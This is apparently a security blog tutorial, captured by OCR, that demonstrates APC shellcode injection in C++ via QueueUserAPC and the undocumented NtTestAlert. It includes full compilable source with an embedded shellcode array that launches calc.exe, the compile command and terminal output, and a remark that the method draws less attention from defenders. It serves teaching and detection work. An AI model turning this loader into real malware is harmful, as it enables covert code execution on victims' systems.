
APC injection via NtTestAlert. Simple C++ malware.

cocomelonc.github.io/tutorial/2021/11/20/malware-injection-4.html

November 20, 2021

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is a Proof of Concept and is for educational purposes only.
Author takes no responsibility of any damage you cause.

In last post I wrote about “Early Bird” APC injection technique.

Today I will discuss about another APC injection technique. Its meaning is that we are using an undocumented function `NtTestAlert`. So let’s go to show how to execute shellcode within a local process by leveraging a Win32 API `QueueUserAPC` and an officially undocumented Native API `NtTestAlert`.

NtTestAlert

NtTestAlert is a system call that’s related to the alerts mechanism of Windows. This system call can cause execution of any pending APCs the thread has. Before a thread starts executing it’s Win32 start address it calls `NtTestAlert` to execute any pending APCs.

example

Let’s take a look at our C++ source code of our malware:

```
/*
hack.cpp
APC code injection via undocumented NtTestAlert
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/11/20/malware-injection-4.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

#pragma comment(lib, "ntdll")
using myNtTestAlert = NTSTATUS(NTAPI*)();

unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

int main(int argc, char* argv[]) {
  SIZE_T my_payload_len = sizeof(my_payload);
  HMODULE hNtdll = GetModuleHandleA("ntdll");
  myNtTestAlert testAlert = (myNtTestAlert)(GetProcAddress(hNtdll, "NtTestAlert"));

  LPVOID my_payload_mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  WriteProcessMemory(GetCurrentProcess(), my_payload_mem, my_payload, my_payload_len,
NULL);

  PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)my_payload_mem;
  QueueUserAPC((PAPCFUNC)apcRoutine, GetCurrentThread(), NULL);
```

```
  testAlert();

  return 0;
}
```

For simplicity, we use 64-bit `calc.exe` as the payload.

The flow of this technique is simple. Firstly, we allocate memory in the local process for our payload:

```
41  int main(int argc, char* argv[]) {
42    SIZE_T my_payload_len = sizeof(my_payload);
43    HMODULE hNtdll = GetModuleHandleA("ntdll");
44    myNtTestAlert testAlert = (myNtTestAlert)(GetProcAddress(hNtdll, "NtTestAlert"));
45
46    LPVOID my_payload_mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
47    WriteProcessMemory(GetCurrentProcess(), my_payload_mem, my_payload, my_payload_len, NULL);
48
49    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)my_payload_mem;
50    QueueUserAPC((PAPCFUNC)apcRoutine, GetCurrentThread(), NULL);
51    testAlert();
52
53    return 0;
```

Then write our payload to newly allocated memory:

```
41  int main(int argc, char* argv[]) {
42    SIZE_T my_payload_len = sizeof(my_payload);
43    HMODULE hNtdll = GetModuleHandleA("ntdll");
44    myNtTestAlert testAlert = (myNtTestAlert)(GetProcAddress(hNtdll, "NtTestAlert"));
45
46    LPVOID my_payload_mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
47    WriteProcessMemory(GetCurrentProcess(), my_payload_mem, my_payload, my_payload_len, NULL);
48
49    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)my_payload_mem;
50    QueueUserAPC((PAPCFUNC)apcRoutine, GetCurrentThread(), NULL);
51    testAlert();
52
53    return 0;
```

Then queue an APC to the current thread:

```
41  int main(int argc, char* argv[]) {
42    SIZE_T my_payload_len = sizeof(my_payload);
43    HMODULE hNtdll = GetModuleHandleA("ntdll");
44    myNtTestAlert testAlert = (myNtTestAlert)(GetProcAddress(hNtdll, "NtTestAlert"));
45
46    LPVOID my_payload_mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
47    WriteProcessMemory(GetCurrentProcess(), my_payload_mem, my_payload, my_payload_len, NULL);
48
49    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)my_payload_mem;
50    QueueUserAPC((PAPCFUNC)apcRoutine, GetCurrentThread(), NULL);
51    testAlert();
52
53    return 0;
54  }
```

Finally, call `NtTestAlert`:

```
41  int main(int argc, char* argv[]) {
42    SIZE_T my_payload_len = sizeof(my_payload);
43    HMODULE hNtdll = GetModuleHandleA("ntdll");
44    myNtTestAlert testAlert = (myNtTestAlert)(GetProcAddress(hNtdll, "NtTestAlert"));
45
46    LPVOID my_payload_mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
47    WriteProcessMemory(GetCurrentProcess(), my_payload_mem, my_payload, my_payload_len, NULL);
48
49    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)my_payload_mem;
50    QueueUserAPC((PAPCFUNC)apcRoutine, GetCurrentThread(), NULL);
51    testAlert();
52
53    return 0;
54  }
```


Let's go to compile our code:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```


```
kali@kali:~/pr...20-injection-4   mc [kali@kali]...20-injection-4

 kali@kali  ~/projects/cybersec_blog/2021-11-20-injection-4  x86_64-w64-mingw32-g++ -O
2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections
-fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc
++ -static-libgcc -fpermissive
 kali@kali  ~/projects/cybersec_blog/2021-11-20-injection-4  ls -lt
total 20
-rwxr-xr-x 1 kali kali 14848 Nov 21 13:57 hack.exe
-rw-r--r-- 1 kali kali  2620 Nov 21 13:44 hack.cpp
 kali@kali  ~/projects/cybersec_blog/2021-11-20-injection-4
```

And run on victim machine (Windows 7 x64 in my case):



And If open our `hack.exe` malware in `Ghidra`:



the `NtTestAlert` function call is not suspicious. So the advantage of this technique is that it does not rely on `CreateThread` or `CreateRemoteThread` API calls which are more popular and suspicious and which is more closely investigated by the blue teamers.

APC MSDN
QueueUserAPC
VirtualAlloc
WriteProcessMemory
GetModuleHandleA
GetProcAddress
APC technique MITRE ATT&CK
NTAPI Undocumented Functions - NtTestAlert
Ghidra - NSA
Source Code in Github

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Thanks for your time and good bye!
PS. All drawings and screenshots are mine